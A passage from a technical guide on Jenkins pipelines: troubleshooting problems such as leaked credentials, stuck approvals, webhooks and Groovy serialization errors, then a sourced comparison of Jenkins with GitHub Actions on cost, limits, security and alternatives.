The page states that in a Declarative Pipeline, method calls on a library variable such as `log.info 'Starting'` must be wrapped in a `script` block; a global variable defined with a `call` method, as above, is invoked like an ordinary step. Library code runs through the same CPS interpreter, so the same serialization rules apply.

Visualization, configuration as code and upgrades

The Blue Ocean plugin page marks the plugin as deprecated: it "will not receive further functionality updates" and only selective updates for significant security or functional defects, and the Pipeline Stage View and Pipeline Graph View plugins are named as partial replacements (consulted October 2026). New installations should therefore not be designed around it.

Configuration as code was introduced in the previous chapter. The practical pattern is three artifacts in one repository: the JCasC YAML, a plugin list, and a container image build that installs exactly those plugins. A new controller is then reproducible from Git, and an upgrade is a pull request that builds a new image, which is started against the existing `JENKINS_HOME` volume.

Upgrade procedure (the jenkins.io upgrade page could not be fetched while preparing this guide, so the order below is general practice, from memory, verify before use): back up `JENKINS_HOME` (and keep `master.key` separately), read the changelog and upgrade guide for every version crossed, confirm that the Java version on the host is supported by the target release, upgrade a staging copy restored from the backup first, then upgrade the core, then the plugins that the core upgrade reports as outdated, and run a representative set of pipelines before declaring the upgrade complete. Security advisories published by the project name the fixed versions; the advisory index lists them with their dates.

3.6.4 Hands-on

Objective: build a small pipeline that exercises `parallel`, `post`, `when` and `input`, and observe the executor behaviour.

1. In a repository with a Maven project (any small project works), create a `Jenkinsfile` with `agent none`, one stage `Build` (agent label of an available agent, step `sh 'mvn -B -q verify'`) and a `post { failure { echo 'failed' } }` block. Create a Pipeline job from SCM and run it.
2. Add a `Checks` stage with two parallel nested stages, each printing a message and sleeping 20 seconds (`sleep 20`). Confirm in the stage view that both run concurrently and that the wall-clock time is about 20 seconds, not 40.
3. Add a stage `Approve` with `input { message 'Continue?' }` and no agent, followed by a stage `Deploy` that only echoes text. Run the build, leave it paused, and open **Manage Jenkins > Nodes**: the executor used by `Build` is free while the build waits.
4. Add `when { branch 'main' }` to `Approve` without `beforeInput true`. Run the pipeline on a feature branch of a Multibranch project. The build pauses for approval although the stage should be skipped. Add `beforeInput true` and run again; the stage is now skipped.
5. Make `Build` fail deliberately (for example `sh 'exit 1'`). Confirm that the `post { failure }` block runs and that later stages are skipped.

Expected result: concurrent wall-clock time of the parallel stages, an idle executor during the pause, and the skipped approval stage after the flag was added. This behaviour follows the documented evaluation order, but it was not observed on the build machine.

3.6.5 Real-world problems and solutions

Problem 5: a credential appears in the console output

Scenario. A team member finds a registry token in a build log that is readable by all authenticated users.

Symptoms. The log shows the token text (or a Base64 form of it) in a `curl` command line, a `docker login` line or the output of `env`.

Diagnosis. Search the console output for the secret value. Review the Jenkinsfile for double-quoted `sh "..."` strings containing `${...}` of a credential variable, for `echo` of environment variables, for `set -x` in shell steps and for `printenv`. Masking only replaces the exact bound value; a transformed value (Base64, URL-encoded, a substring) is not masked.

Root cause. The secret was interpolated by Groovy into the command string, or a script transformed the value before printing it, so the masking rule no longer matched. The documentation states that masking only reduces accidental exposure.

Fix. Revoke and replace the credential at the issuing service immediately; deleting the log line does not undo the exposure. Delete or restrict the affected build logs. Correct the step to single quotes with environment variable expansion and `--password-stdin`.

Prevention. Single-quoted shell text for every step that uses credentials; no `set -x` in those steps; separate credentials per environment with the minimum scope; folder-level credentials so that only the owning team's jobs can use them; never allow untrusted pull request pipelines (forks) to use trusted credentials, as the jenkins.io documentation warns.

Problem 6: a pipeline waits for input and never finishes

Scenario. A build has been running for three days; the executor and a workspace are held.

Symptoms. The stage view shows a paused stage with a "Proceed or Abort" prompt; the queue grows because the executor is occupied.

Diagnosis. The paused build page shows the input prompt, the submitter restriction and the elapsed time. If the `input` stage is inside a stage with an agent that was allocated earlier, **Nodes** shows the executor in use by that build.

Root cause. The pipeline has no timeout on the approval, the people allowed by `submitter` are on leave or the name in `submitter` does not match any account, and the top-level `agent` keeps an executor allocated during the wait.

Fix. Abort the build from the UI. Add `options { timeout(time: 24, unit: 'HOURS') }` to the approval stage and correct the submitter list (user names or group names separated by commas).

Prevention. `agent none` at the top and no agent on the approval stage, a timeout on every `input`, and a notification (chat or e-mail) when the pipeline reaches the approval so that approvers notice.

Problem 7: the webhook does not start builds

Scenario. Pushes to GitHub no longer start builds; builds only start when someone clicks "Build now".

Symptoms. The webhook page in the GitHub repository settings shows recent deliveries with a red mark (timeout, 403, 404 or 5xx), or no deliveries at all.

Diagnosis. Open the webhook's recent deliveries and read the response code and body. A timeout or connection error points to the network path (firewall, reverse proxy, a changed DNS name). A 403 points to a CSRF or authentication problem on the endpoint. A 404 points to a wrong path (the GitHub plugin endpoint ends with `/github-webhook/`, including the trailing slash). Use the "Test hook" button that the plugin documentation mentions, and enable logging for `com.cloudbees.jenkins.GitHubPushTrigger` and `org.jenkinsci.plugins.github.webhook.WebhookManager` to see what the controller received. For a Multibranch project, check that the repository's scan log shows the event.

Root cause. Typical causes are a Jenkins URL changed or protected by a new reverse proxy without forwarding the path; the job missing the "GitHub hook trigger for GITScm polling" setting; the controller unreachable from the internet because the installation is on a private network; and the secret or credentials used by the plugin to manage hooks having expired.

Fix. Correct the URL or route, re-enable the trigger, and redeliver a failed delivery from the GitHub page. For a controller that cannot be reached from the internet, use an override hook URL through a relay, or fall back to polling or periodic multibranch indexing until networking is changed.

Prevention. A synthetic check that alerts when no build has started for a repository with recent commits; periodic indexing as a safety net of low frequency.

Problem 8: a Groovy serialization error ends the build

Scenario. A build that works for months fails after a small change that extracts the version from `pom.xml` with a regular expression.

Symptoms. (typical output, not run on the build machine; from memory, verify before use)

Console output of a CPS serialization failure (typical, not run)

```
java.io.NotSerializableException: java.util.regex.Matcher
```

Diagnosis. The error names a class that cannot be serialized. Find the variable of that type that was alive when a step ran (here the `Matcher` in a local variable).

Root cause. The CPS interpreter must be able to save all live variables when a step is executed. A `Matcher`, an iterator or a database connection is not serializable, so the save fails at the next step call. This is the consequence of the design described in the CPS documentation (state is saved to `program.dat`).

Broken: a live Matcher variable at the time of the next step (illustrative) GROOVY

```groovy
// Fails: a java.util.regex.Matcher is not serializable
def version = null
def m = (readFile('pom.xml') =~ /<version>(.+?)<\/version>/)
version = m[0][1]
sh "echo ${version}"
```

Fix. Confine the non-serializable object to a `@NonCPS` method that returns a plain value, and call that method.

Fixed: the Matcher never lives in pipeline code (illustrative) GROOVY

```groovy
@NonCPS
String findVersion(String text) {
    def m = (text =~ /<version>(.+?)<\/version>/)
    return m ? m[0][1] : null
}

String version = findVersion(readFile('pom.xml'))
echo "version: ${version}"
```

Prevention. Keep pipeline Groovy short; move parsing and computation into `@NonCPS` helpers or into the build tool (for the project version, `mvn help:evaluate -Dexpression=project.version -q -DforceStdout` returns it without regular expressions); prefer `readMavenPom` or `readJSON` style steps where a plugin supplies them (from memory, verify before use); never call Pipeline steps inside `@NonCPS` methods, which the documentation lists as anomalous behaviour.

3.6.6 Questions to expect

1. **Declarative or scripted pipeline, and why?** Declarative has a fixed, validated structure and fails fast on syntax errors, which makes pipelines uniform across repositories. Scripted allows arbitrary Groovy and is used for dynamic logic, usually inside a shared library. Declarative accepts Groovy in `script` blocks as an escape hatch.
2. **Where does the Groovy in a Jenkinsfile execute?** On the controller, through the CPS interpreter. Steps such as `sh` run on the agent. For that reason variables must be serializable and heavy computation does not belong in pipeline Groovy.
3. **What does `agent none` at the top level do?** No executor is allocated for the pipeline as a whole; each stage declares its own agent. It allows stages such as `input` to wait without holding an executor.
4. **Why is `beforeAgent true` used with `when`?** By default `when` is evaluated after the agent is allocated. With the flag, a false condition skips the stage without allocating an executor. `beforeInput true` does the same for a stage with an `input` directive.
5. **How are secrets used safely in a Jenkinsfile?** Bound with `credentials()` or `withCredentials` and read in single-quoted shell text, so the shell expands the variable and Groovy never sees the value. Masking in the log is a safety net only.
6. **Webhook or polling?** A webhook notifies Jenkins when something changes and avoids repeated queries and delay; polling is a fallback when Jenkins cannot be reached from the repository host. Multibranch projects combine webhooks with periodic indexing.
7. **What is a shared library and why pin its version?** A Git repository of Groovy steps, classes and resources loaded with `@Library`. Pinning a tag makes a library change a deliberate upgrade of each pipeline instead of an immediate change to all of them.
8. **How can an unfinished approval hold up a Jenkins installation?** A top-level agent keeps an executor allocated while the pipeline waits. Remedies are `agent none` with per-stage agents, a `timeout` on the approval and notifications to the approvers.
9. **What does a Multibranch Pipeline add over a single Pipeline job?** Automatic creation of a job per branch and pull request that contains a Jenkinsfile, with branch and change identifiers in `BRANCH_NAME` and `CHANGE_ID`, so that conditional logic such as deploying only from `main` can be written in the file.
10. **What is the purpose of `post` and which conditions exist?** Steps that run after the stages: `always`, `success`, `failure`, `unstable`, `changed` and `cleanup` (last). Typical uses are publishing test reports, notifications and workspace cleanup.

KEY POINTS

A Jenkinsfile in the repository makes the build reviewable and versioned; Declarative syntax gives a fixed structure, `script` blocks and shared libraries cover the rest.

- Groovy statements run on the controller (CPS); `sh` and similar steps run on the agent. Live variables must be serializable; use `@NonCPS` for parsing.
- Use `agent none` plus stage agents so that `input` waits without an executor; add `beforeInput true` and `beforeAgent true` where a `when` guard must run first.
- Credentials belong in `credentials()` or `withCredentials`, read through single-quoted shell text; Groovy string interpolation of secrets is forbidden by the documentation.
- `waitForQualityGate` needs the SonarQube webhook to Jenkins and a `timeout`; webhooks are preferred to polling.
- Shared libraries remove duplication across services; pin their version. Blue Ocean is deprecated.

3.7 Why Jenkins When GitHub Has Actions

A frequent question from people who learn continuous integration today is the following: GitHub already provides CI/CD in the form of GitHub Actions, so why does Jenkins still appear in job descriptions, in company pipelines and in this guide? The question is reasonable, and the answer is neither "Jenkins is obsolete" nor "Actions is a toy". Both tools run builds, tests and deployments from a definition stored in the repository. They differ in who operates the coordinating server, which source control systems and networks they can reach, how they are paid for, how far they can be customized and what already exists in a given organization.

The short answer, which the rest of the chapter substantiates, is the following. For a project hosted on GitHub whose team does not want to operate a server (most startups, most open-source projects, most student projects), GitHub Actions is usually sufficient and usually the better first choice. Jenkins is chosen when one or more of these conditions hold: the organization already runs a large Jenkins installation; the code or the builds must stay inside a private network; the repositories are spread over several source control systems; the pipelines need customization that a hosted service does not offer; or the cost and limits of a metered service are unacceptable at the organization's scale. The two tools are also not mutually exclusive: Jenkins can be started by a GitHub webhook, and a GitHub Actions workflow can call Jenkins.

WATCH OUT
Tool names, plans, prices and limits in this area change frequently. The facts in this chapter were checked against docs.github.com, jenkins.io and the vendor pages named in the text in October 2026, and each is stated with its source. Examples of change within a single year: GitHub announced a platform charge for self-hosted runners and then postponed it; the Jenkins X project is now presented under the name JayeX; Atlassian announced the end of life of Bamboo Data Center. Before a decision, the current documentation must be read again. Statements marked `from memory, verify before use` were not checked.

3.7.1 Concept and mechanism

What each tool is

GitHub Actions is a CI/CD service built into GitHub. A workflow is a YAML file in `.github/workflows/` of a repository; it is triggered by repository events (push, pull request, release, schedule, manual dispatch, and others) and consists of jobs that run on runners. A runner is either a virtual machine provided by GitHub (GitHub-hosted) or a machine operated by the user (self-hosted). The server side (workflow engine, queue, logs, user interface, secret storage) is operated by GitHub.

Jenkins is an open-source automation server (jenkins.io documentation) that is installed and operated by the team that uses it. A controller holds configuration, queue and history; agents run the work; plugins add integrations. A pipeline is defined in a `Jenkinsfile` (Groovy-based) or in job configuration in the UI. The previous two chapters describe the architecture and the syntax.

The decisive structural difference is the second sentence of each paragraph: the coordinating server is a service in one case and a system to be run in the other. Most other differences follow from it.

Preprint




Figure 3.34. Both tools can execute jobs on machines owned by the team; the difference lies in who runs and maintains the coordinating server, the queue and the integrations.

Who is responsible for what

Operating a CI system consists of several layers of work, and each tool places the boundary between provider and team in a different position.

	Actions GitHub-hosted	Actions self-hosted	Jenkins own infrastructure
Hardware and OS of build machines	GitHub	your team	your team
CI server software and upgrades	GitHub	GitHub	your team
Third-party actions or plugins	shared	shared	your team
Pipeline definitions (YAML, Groovy)	your team	your team	your team
Secrets stored and rotated	shared	shared	your team
Uptime and capacity planning	GitHub	shared	your team

Simplified default split. GitHub Enterprise Server moves most rows to the team.

Figure 3.35. Division of responsibility in the default configurations; self-hosted runners and GitHub Enterprise Server move rows of the table from GitHub to the team, and Jenkins places all rows with the team.

Three facts from docs.github.com support the middle column. GitHub-hosted runners are new virtual machines for each job (except single-CPU runners, which run in a container on a shared VM), maintained and updated by GitHub, with the preinstalled software refreshed weekly. For self-hosted runners, GitHub states that automatic updates cover only the runner application, and that the user is responsible for the operating system and other software. The runner software itself is free; the user pays for the machines.

Comparison

The three tables below compare the tools on the dimensions that normally decide the question. A cell states what the documentation supports; cells marked `from memory` were not verified in October 2026.

Dimension	GitHub Actions	Jenkins
Hosting	Service operated by GitHub. Runners hosted by GitHub or self-hosted. GitHub Enterprise Server supports only self-hosted runners and requires external blob storage.	Always operated by the team, on premises or in any cloud.

Dimension	GitHub Actions	Jenkins
Source control	GitHub repositories (events come from GitHub).	Any Git host through branch source plugins (GitHub, Bitbucket, GitLab, Gitea per jenkins.io); Subversion, Perforce and others through plugins (from memory).
Setup effort	A YAML file in the repository enables CI; no server to install.	Install controller, secure it, add agents and plugins, configure backups.
Cost model	Minutes included per plan, per-minute rates beyond; free for public repositories on standard runners; self-hosted runners free at the time of writing.	Software free of charge; the team pays for machines and for the time to run them.
Price transparency	Published per-minute rates (Linux 2-core 0.006 USD, Windows 2-core 0.010 USD, macOS 0.062 USD per minute, per the billing page).	Depends on infrastructure and salaries, which differ by organization.
Vendor dependence	Workflow syntax and marketplace actions are specific to GitHub.	Jenkinsfile syntax and plugins are specific to Jenkins; the SCM can change without changing the CI server.

Hosting, control and cost.

Dimension	GitHub Actions	Jenkins
Concurrency limits	GitHub-hosted: 20 concurrent jobs on Free, 40 on Pro, 60 on Team, 500 on Enterprise (macOS: 5, 5, 5, 50); more through support or larger runners.	No product-imposed job limit found in the documentation consulted; concurrency equals the executors provisioned.
Job duration	6 hours per job on GitHub-hosted runners, 5 days on self-hosted, 35 days per workflow run including approval waits.	No documented limit of this kind; bounded by pipeline timeouts and the infrastructure.
Matrix and fan-out	256 jobs per workflow run (the limits page counts matrix jobs).	Parallel stages and scripted loops; the practical bound is agents.
Extension model	Marketplace actions: reusable steps from third parties, referenced by version or commit SHA.	More than 2300 community plugins (plugins.jenkins.io, October 2026) running inside the controller JVM, plus shared libraries.
Pipeline language	YAML with an expression syntax; logic is limited to `if` conditions, matrices and reusable workflows.	Groovy-based DSL with full programming constructs; CPS execution rules require care.
Reuse	Reusable workflows and composite actions.	Shared libraries (global steps, classes, resources).

Scale, extension and language.

Dimension	GitHub Actions	Jenkins
Isolation	Fresh VM per job on hosted runners. Self-hosted runners need not be clean for each job; GitHub advises against self-hosted runners on public repositories.	Isolation depends on the agent design; ephemeral agents give a clean environment per build.
Secrets and tokens	Repository, environment and organization secrets; a `GITHUB_TOKEN` whose permissions can be limited per workflow or job.	Credentials store on the controller, bound per build; masking in logs as a safety net.
Approvals	Environments with required reviewers; approval wait up to 30 days. On private repositories this needs a paid plan (Pro, Team or Enterprise).	`input` step with submitter restriction; waits as long as the pipeline timeout permits.
Data location	Code, logs and artifacts are held by GitHub (or by the user's own GitHub Enterprise Server).	Everything stays inside the network where Jenkins runs.
Patching	GitHub patches the service; the user patches self-hosted runner machines and updates action versions.	The team patches core, plugins, Java and the operating system; plugin advisories are frequent (jenkins.io advisory index).
Visibility	Run page with job graph, logs and annotations (from memory).	Stage view, console, build history; JUnit trend graphs through the JUnit plugin (from memory).

Security, compliance and operations.

Cost model with an explicit calculation

A fair cost comparison has to include people. The structure is simple: the cost of GitHub Actions is the number of billed minutes above the included amount multiplied by the rate; the cost of Jenkins is largely fixed (machines plus the administrator's time) and grows in steps as agents are added. The following script computes both. The rate (0.006 USD per minute for a Linux 2-core runner) and the included minutes (3000 per month on the Team plan) come from the GitHub billing page consulted in October 2026; every other input is **assumed** and must be replaced by the organization's own numbers. The script was run on the build machine; the arithmetic is real, the inputs are not measurements.

cost.py (all inputs except the rate and the included minutes are assumed) PYTHON

```python
# Break-even sketch. Every input below is ASSUMED, except the per-minute rate and the included
# minutes, which are taken from the GitHub billing page (consulted October 2026).
RATE_LINUX_2CORE = 0.006      # USD per minute, GitHub-hosted Linux 2-core
INCLUDED_TEAM = 3000          # minutes per month, GitHub Team plan

def actions_cost(minutes):
    return max(0, minutes - INCLUDED_TEAM) * RATE_LINUX_2CORE

AGENT_VM = 70.0               # assumed USD per month for one build VM
AGENTS = 2                    # assumed
ADMIN_HOURS = 6               # assumed hours per month for patching, plugins, backups
ADMIN_RATE = 50.0             # assumed USD per hour of engineer time

def jenkins_cost():
    return AGENTS * AGENT_VM + ADMIN_HOURS * ADMIN_RATE

fixed = jenkins_cost()
print("Jenkins fixed monthly cost (assumed inputs): %.2f USD" % fixed)
for builds in (500, 3000, 10000, 40000):
    minutes = builds * 8      # assumed 8 minutes per build
    print("builds=%6d minutes=%7d actions=%8.2f jenkins=%7.2f"
          % (builds, minutes, actions_cost(minutes), fixed))
be = fixed / RATE_LINUX_2CORE + INCLUDED_TEAM
print("break-even minutes per month: %.0f (about %.0f builds of 8 minutes)"
      % (be, be / 8))
```

Run of cost.py (real output; inputs assumed) TERMINAL

```
$ python3 cost.py
Jenkins fixed monthly cost (assumed inputs): 440.00 USD
builds=   500 minutes=   4000 actions=    6.00 jenkins= 440.00
builds=  3000 minutes=  24000 actions=  126.00 jenkins= 440.00
builds= 10000 minutes=  80000 actions=  462.00 jenkins= 440.00
builds= 40000 minutes= 320000 actions= 1902.00 jenkins= 440.00
break-even minutes per month: 76333 (about 9542 builds of 8 minutes)
```

Three conclusions follow from the structure rather than from the numbers. First, at low volume the metered service is cheaper by a wide margin, because the fixed cost of operating Jenkins does not shrink. Second, at high volume a fixed-cost system wins, but only until it needs more agents and more administrator time, so the Jenkins line is a staircase and not a flat line (the script treats it as flat, which favours Jenkins at the highest volume). Third, an organization can also run Actions on its own machines: the billing page states that usage on self-hosted runners is free, so Actions with self-hosted runners removes the per-minute cost but keeps the machine cost. GitHub announced in December 2025 a charge of 0.002 USD per minute for self-hosted runner usage starting March 2026, and its page of 15 December 2025 states that this billing change is postponed with no new date given; GitHub Enterprise Server was not affected. Whether the charge returns is not known, which is a reason to check the billing page before relying on a free self-hosted model.

Scale and concurrency

On GitHub-hosted runners, concurrency is bounded by the plan (20 concurrent jobs on Free up to 500 on Enterprise, per the usage limits page), and a job may run for at most 6 hours. For most application teams these bounds are not binding. They matter for organizations with hundreds of engineers on one organization account, for long-running test suites (hardware simulation, large integration environments) and for burst patterns where a release triggers thousands of jobs. Larger runners and self-hosted runners lift some of these limits, and concurrency limits can be raised through GitHub Support (as the limits page states for job concurrency). Jenkins has no such product limit, but capacity has to be built: a queue that grows at peak time (the fourth problem in the architecture chapter) is the Jenkins equivalent of hitting a plan limit.

Security, compliance and private networks

The strongest and most frequent reason for Jenkins in large organizations is not a missing feature but a constraint on where code and builds may live. Several distinct cases must be separated.

- **No SaaS permitted.** Banks, defence contractors and public-sector bodies often forbid sending source code to an external service. Jenkins on premises satisfies this directly. GitHub Enterprise Server also satisfies it: Actions on GHES uses self-hosted runners only, the official actions are bundled with the server, and the `actions-sync` tool supports air-gapped installations (docs.github.com, consulted October 2026). The argument "regulated, therefore Jenkins" is therefore incomplete; "regulated and not using GHES" is the accurate form.
- **Builds must reach internal systems.** A build that deploys to servers in a private data center, reads from an internal artifact repository or talks to a mainframe needs network access that a GitHub-hosted runner does not have. A self-hosted runner inside the network solves it for Actions. The runner needs outbound HTTPS on port 443 only; docs.github.com states no inbound connection requirement.
- **Data residency and audit.** Where logs and artifacts are stored, and who can read them, can be a legal requirement. Both tools can meet it when self-hosted; the evidence needed by auditors (who approved which deployment, which commit was deployed) comes from the approval mechanism and the retention settings in either tool.
- **Supply-chain exposure.** Marketplace actions are third-party code executed with the workflow's permissions; GitHub's secure-use guidance advises pinning actions to a full-length commit SHA, limiting `GITHUB_TOKEN` permissions and avoiding script injection. Jenkins plugins run with the full privileges of the controller, and the advisory index shows frequent advisories. Neither model is free of this risk; the difference is that the Jenkins administrator carries the patching duty directly.
- **Self-hosted runner risk.** GitHub states that self-hosted runners can be persistently compromised by untrusted code in a workflow and should almost never be used for public repositories. The same reasoning applies to Jenkins agents building pull requests from forks.

Several source control systems, and non-Git work

Jenkins decouples the CI server from the source control host. An organization with code in GitHub, an internal GitLab, Bitbucket and a legacy Subversion or Perforce server can run all pipelines in one Jenkins installation with one set of credentials, approvals and reports. GitHub Actions is triggered by GitHub events; for code hosted elsewhere, it would need mirroring or an external trigger. GitLab CI/CD and Azure Pipelines are similar to Actions in this respect (each is tied to its own platform, though Azure Pipelines supports GitHub and Azure Repos per Microsoft documentation). Work that is not a software build at all (nightly data jobs, hardware-in-the-loop test benches attached to specific machines, mainframe batch submissions) is also a traditional Jenkins use, because an agent can be placed on any machine that can run Java and then selected by label. Actions self-hosted runners can reach the same machines, so this is an advantage only where the rest of the Jenkins estate already exists.

Legacy investment and migration cost

An organization with 300 Jenkins jobs, 40 shared library steps, years of credentials, approval rules and reporting built on plugin features has made an investment that a migration must repay. Migration cost is not the YAML conversion; it is the re-creation of behaviour that was implemented through plugins, the re-validation of every pipeline, the retraining of teams and the period of running two systems. GitHub offers GitHub Actions Importer, which supports Jenkins among other systems, and its documentation states that converted workflows are not guaranteed to be correct, that each must be inspected before production use, and that the target conversion rate is 80 percent per workflow, depending on the pipeline. That figure is a design target of the tool and not a measured outcome for any particular estate.

The maintenance burden of Jenkins

The honest counterweight to all of the above is the cost of keeping Jenkins healthy. Core upgrades follow a 12-week baseline rhythm and Java support windows (Java 17 support ended with LTS 2.541.3 in March 2026 per the Java support policy page). Plugins need updates, and advisories name several plugins several times per year. Controllers need backups that are restore-tested, disk monitoring and an owner. The typical failure of Jenkins in practice is organizational: a controller with no owner, plugin versions frozen because nobody dares to update, and pipelines that only one departed engineer understood. The problems at the end of this chapter and of the architecture chapter describe the consequences.

Fragrant

When each is the sensible choice

Situation	Usual choice	Reason
Open-source project on GitHub	Actions	Free standard runners for public repositories; no server to maintain.
Startup or small team, code on GitHub	Actions	No operations staff; pay-per-use cost is low at small volume.
Student or portfolio project on GitHub	Actions	Zero setup; workflow files are visible to reviewers on the profile.
Bank or insurer with strict on-premises rule, Jenkins already in use	Jenkins	Existing approved platform, integrations and audit trail.
Same organization, GitHub Enterprise Server already deployed	Either	Actions on GHES with self-hosted runners is viable; decide by existing skills and estate.
Code in GitLab, Bitbucket and Subversion simultaneously	Jenkins, or a neutral tool	One CI server independent of the SCM.
Builds need hardware attached to specific machines	Jenkins or Actions self-hosted runner	Both can label and target a machine; existing estate decides.
Very high build volume, fixed budget	Jenkins or Actions self-hosted runners	A fixed-cost model; compare the operating effort.
Large Jenkins estate that works well	Keep Jenkins	Migration cost without benefit; migrate when a platform change forces it.
Team wants CI that matches its GitHub review workflow	Actions	Checks, environments and deployments are integrated into pull requests.

Typical situations and the usual choice (a heuristic, not a rule).

Alternatives

Jenkins and Actions are two of many CI/CD tools. The one-line descriptions below were taken from the vendors' own pages in October 2026 unless marked.


Tool	What it is	Note
GitLab CI/CD	Pipelines defined in `.gitlab-ci.yml`, executed by runners; available on GitLab Self-Managed, GitLab.com and GitLab Dedicated (docs.gitlab.com).	Natural choice when the code is already in GitLab.
Azure Pipelines	The CI/CD service of Azure DevOps; works with GitHub and Azure Repos; agents can be self-hosted (Microsoft Learn).	Common in Microsoft-centred organizations.
CircleCI	Hosted CI/CD platform with pipelines in `config.yml`, and runner documentation for own infrastructure (circleci.com/docs).	A commercial service comparable in model to Actions.
TeamCity	JetBrains CI/CD server (jetbrains.com/teamcity).	Server product like Jenkins; details on licensing and SCM support not verified here.
Bamboo	Atlassian CI server. Atlassian lists Bamboo Data Center in its Data Center end-of-life announcement: new customers could not buy after 30 March 2026, end of life is 28 March 2029 (atlassian.com).	Existing installations migrate to other tools.
Tekton	Cloud-native CI/CD building blocks that run as Kubernetes custom resources (Task, Pipeline); CNCF incubating project (tekton.dev).	Kubernetes-native; a framework more than a product.
Argo Workflows	Container-native workflow engine on Kubernetes; each step is a container, steps in sequence or as a DAG (Argo documentation).	Often used for data and batch workflows as well as CI.
Jenkins X (JayeX)	Kubernetes-based CI/CD with GitOps and Tekton pipelines; the project page announces the new name JayeX.	Separate from Jenkins despite the name.

Other CI/CD tools.

Using both tools together

The question is often posed as a choice, but the tools combine. Three patterns occur in practice.

Preview



Neither direction is required to be exclusive: a Jenkins job can start from a GitHub webhook, and a workflow step can call the Jenkins remote API (or the reverse, via workflow dispatch).

Figure 3.36. A hybrid arrangement: GitHub Actions performs the checks on the pull request, and a Jenkins pipeline inside the private network performs the deployment; each reports its result to the pull request as a status.

1. **GitHub triggers Jenkins.** A webhook (the GitHub plugin endpoint `/github-webhook/`) or a branch source plugin starts the Jenkins pipeline on a push or pull request. This is the standard integration described in the previous chapter.
2. **Actions calls Jenkins.** A workflow step triggers a Jenkins job through its remote API, for example `curl -X POST -u "$JENKINS_USER:$JENKINS_TOKEN" "$JENKINS_URL/job/orders-deploy/buildWithParameters?VERSION=$GITHUB_SHA"` (job URL format and API-token authentication from memory, verify before use). This keeps the existing deployment pipelines while checks move to Actions. The Jenkins URL must be reachable from the runner; a self-hosted runner in the same network satisfies that.
3. **Jenkins calls Actions.** The REST endpoint `POST /repos/{owner}/{repo}/actions/workflows/{workflow_id}/dispatches` with a body containing `ref` (and optional `inputs`) starts a workflow that declares the `workflow_dispatch` trigger. A fine-grained token needs the Actions repository permission set to write (docs.github.com REST reference, consulted October 2026).

A hybrid is not a stable end state by itself, because two systems double the credentials, the audit trail and the knowledge needed. It is a reasonable transition state, and sometimes a permanent boundary: public-cloud checks in Actions, deployment inside the private network in Jenkins.

3.7.2 Worked example: the same pipeline in both tools

The orders-service pipeline of the previous chapter is shown here as a GitHub Actions workflow. The mapping of concepts comes first, because it is the part that transfers to any other pair of tools.

Jenkins	GitHub Actions	Difference to note
`pipeline`, `Jenkinsfile`	Workflow file in `.github/workflows/`	One repository may hold several workflow files.
`agent { label ... }`	`runs-on:`	Labels choose self-hosted runners; hosted runners are chosen by image name.
`stage`	`job`	Jobs run on separate runners; sharing files between jobs needs artifacts or caches, not a shared workspace.
Nested sequential stages on one agent	Steps inside one job	Same workspace, no transfer needed.
`parallel`	Jobs without `needs`, or a matrix	Parallelism is the default between jobs.
`when { branch 'main' }`	`if:` on a job or step	Expression syntax `${{ }}` and context objects.
`post { always }`	Step with `if: always()`	There is no separate post block.
`options { timeout }`	`timeout-minutes:`	Set per job.
`disableConcurrentBuilds(abortPrevious: true)`	`concurrency:` with `cancel-in-progress: true`	Group key chosen by the author.

Jenkins	GitHub Actions	Difference to note
`environment { ... }`	`env:`	At workflow, job or step level.
`credentials('id')`, `withCredentials`	`secrets` context, environment secrets	Secrets are masked in logs; secrets are not passed to workflows triggered from forks (from memory, verify before use).
`input`	`environment:` with required reviewers	Private repositories require a paid plan for this; the wait is limited (30 days per limits page).
